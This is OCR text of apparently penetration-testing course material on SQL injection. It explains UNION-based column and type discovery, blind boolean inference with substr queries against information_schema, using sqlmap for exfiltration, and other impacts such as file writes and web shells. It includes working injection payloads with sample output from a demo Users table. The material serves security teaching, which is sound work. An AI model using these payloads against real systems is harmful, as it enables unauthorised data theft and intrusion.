


Employing UNIONs will increase our ability to interact with additional tables and databases via SQL injection. However, there are some preconditions that we must satisfy in order to be successful with our UNIONs.

The preconditions are:

- The number of columns being returned with our additional UNION SELECT must match the number of the original SELECT.
- Additionally, the types of data returned in the columns must be compatible with the associated columns into which the data will be returned.
- Finally, we will need to know about specific tables that can be targeted.

Let's see how we might satisfy these conditions.




Something that will prove very helpful with determining the number of columns will be employing SELECT statements without an associated FROM. This seems a bit odd the first time you encounter it. The whole point of a SELECT is to return data FROM a table, but it need not.

SELECT without a FROM simply returns an interpreted form of whatever we supplied.


- `SELECT 1; --`
  - Returns `1`
- `SELECT 'Zaphod'; --`
- `SELECT CONCAT('Zap','hod'); --`
  - Return `Zaphod`

We can use a SELECT statement without a FROM for most RDBMS. Oracle specifically does not allow this, but they have a special purpose dummy table called DUAL that can be used in the same way we describe in the following. Also, many non-Oracle vendors have created a default view for DUAL for the purpose of better compatibility with Oracle.



Another element that will help satisfy those preconditions is the NULL. The second prerequisite with UNIONs was that the data types needed to match. In fact, they don't have to really match, but the data types cannot be incompatible with one another. Most people assume that strings and numbers would be incompatible, but in fact the RDBMS can convert one to the other pretty easily. That makes this prerequisite easier to satisfy than anticipated.

We can actually make it even easier to satisfy by wielding the NULL. NULL can be SELECTed and it doesn't really have a particular data type, and so can accommodate any data type presented.



By combining our understanding of the **FROM**less **SELECT** and **NULL**, we should be able to satisfy the column number and the initial column data type considerations.

Let's determine the number of columns:

```
SELECT * FROM Users WHERE lname='Dent' UNION SELECT NULL;-- ';
SELECT * FROM Users WHERE lname='Dent' UNION SELECT NULL,NULL;-- ';
SELECT * FROM Users WHERE lname='Dent' UNION SELECT NULL,NULL,NULL;-- ';
```

Each of the above resulted in the following error:


```
ERROR 1222 (21000): The used SELECT statements have a different number of columns
```

```
SELECT * FROM Users WHERE lname='Dent' UNION SELECT NULL,NULL,NULL,NULL;-- ';
```

id	fName	lName	phone
2	Arthur	Dent	(555) 867-5309
7	Random	Dent	(301) 951-0104
NULL	NULL	NULL	NULL

Note: This approach would also work, and also be needed, for INSERT statements as well.

Another method to determine the number of columns is to inject an **ORDER BY** clause. Keep incrementing the column number until an error is thrown because you attempted to **ORDER BY** a nonexistent column number.




By using NULL in the previous determination of column numbers, we were able to ignore the type of data contained. We determined that for the sample injection, there are four columns present. Because we will actually return data using the UNION, we will need to determine the type of data.

We will typically need to find at least one column that can accommodate a string being returned. Our previous query to find the number of columns was:

```
Dent' UNION SELECT NULL,NULL,NULL,NULL;--
```

Now, let's iterate through the columns replacing NULL with a string '42' until we find an input that returns without error:

```
Dent' UNION SELECT '42',NULL,NULL,NULL;--
```



The final condition for successful UNION injections was to know particular tables and columns to be targeted for injection. Previous discussions of fingerprinting indicated how we might find database, table, and column names. Now, we simply focus on interesting or impactful columns and tables for exfiltration in this way.

Using this technique, we could exhaustively step through all of the databases to which the current DB user account has access. Wielding a tool to do this more efficiently and without error would be rather desirable.


Blind Data Exfiltration

- Generally, data exfiltration via blind SQLi can often employ the same basic process as the UNION approach
  - But possibly encumbered by having to determine all data via inference techniques
- Using our previously identified binary or timing based binary condition, we walk (very slowly) through inferring all characters of all cells containing interesting data
- Sounds tedious, error-prone, and soul crushing…
- Our much preferred approach is to prime a tool (read: sqlmap) with sufficient details that it can handle the cumbersome data exfil
  - With timing based binary, this is almost the only viable approach

Web Penetration Testing and Ethical Hacking

With the added potential pain of having to enumerate data character-by-character via conditional/inference techniques: manual blind SQL injection techniques can become overly cumbersome and time consuming.

Enter automated tools such as sqlmap, which shine in situations such as this.



We previously discussed this particular injection involving substring. Recall that there are different mathematical approaches to inference; the one we employ simply performs a binary search of the English alphabet. We employ a simple guessing game where the search space is split in half with each iteration based on the results.

Round 1: (First: A; Last: Z; Key: M), Round 2: (First: A; Last: M; Key: G), …

Query: `SELECT * FROM Users WHERE lname='<OUR INPUT>';`

Binary Condition: TRUE = Dent Info and FALSE = Employee not found

SQLi Prefix: `Dent' AND`

SQLi Suffix: `;#`

Binary Inject 1: `substr((select table_name from information_schema.tables limit 1),1,1) > "m"`

Binary Inject 2: `substr((select table_name from information_schema.tables limit 1),1,1) > "g"`

Results: "No employee found" = FALSE


…

Binary Inject 4: `substr((select table_name from information_schema.tables limit 1),1,1) > "b"`

Binary Inject 5: `substr((select table_name from information_schema.tables limit 1),1,1) = "c"`

Result 1: "Name: Arthur Dent" = TRUE


Next inject would use `substr((... limit 1),2,1) > "m"` to target the second letter.



Data exfiltration is without question the most commonly considered and also performed exploit with SQL injection flaws. Organizations also can incur a significant cost as a result of data breach. However, at the very least, we must have a basic understanding of other potential impacts that could be performed through exploitation of SQLi vulnerabilities.

This need becomes more pronounced when an organization suggests it is not concerned about the confidentiality of the accessible data. There will no doubt be instances when the data available for breach is not of significant value to the organization or is already public data. Can SQLi flaws still have impact? Most definitely.

We will not explore in great depth how to perform all the various types attacks. As the attacks get further removed from standard expected RDBMS functionality, things get more complex and also vary much more across different backends. Thankfully, the most important aspect is simply being aware and mindful of the other possibilities beyond DB data exfiltration.




Digging into all of the possible attacks that could be wielded via SQLi for all of the backends is well beyond the scope of this course. Still, let's at least briefly list some alternate impacts that could be achieved via SQLi.

Interfacing with DB data for ends other than exfiltration can be eye-opening to organizations. Although we would typically not be expected or allowed to alter or delete data, demonstrating that this could be performed can be pretty shocking to organizations. Many organizations lack significant integrity controls when data is altered via unexpected or nonstandard means. Data deletion is always scary for production data stores.

Another data-oriented technique we can employ is using the ability to insert data into a DB as a means of attacking users of the application. Again, tread very carefully with this unless the question of whether this is acceptable has been very clearly defined as part of the pen test pre-engagement discussions.

Reading and writing files (not DB records) can be a useful technique. Writing files in particular can lead to other potential impacts like gaining a web shell on the DB server, which will be discussed next.

Interacting with the operating system other than simply reading/writing files might also be possible. For example, with MS SQL Server, we might be able to interface with the registry to add, delete, read, or modify it.




If we have the ability to write files on the DB server, then we might be able to do some very interesting things with those files. One of the most commonly talked about techniques is using SQL injection to achieve shell access on the DB server. The easiest way to think about this is as a file upload flaw against a web server that allows us to write into directories where execution is possible. In essence, using SQLi to gain shell access is much akin to uploading web shells on a web server.

Obviously, the DB server would need to also have a web server that is accessible remotely. The user account associated with the DB service would need permission to write files into the web root. Also, we would need the ability to reach the web server to render this written file. Taken as a whole, these are extremely significant barriers in most circumstances.

The scenario most likely to have SQLi lead to (web) shell access is either an internal penetration test where the web root of the DB server is accessible, or a more complex scenario involving a pivoted internal compromise.

Other than the web shell style approach to achieve shell access, other techniques typically require stacked queries be supported.



Although most concepts and techniques are widely applicable to all DB providers, there is a fair amount of nuance too. Included here is a list of some of the higher quality publicly available cheat sheets.

WebSec SQL Injection Knowledge Base – https://websec.ca/kb/sql_injection (http://cyber.gd/542_319)

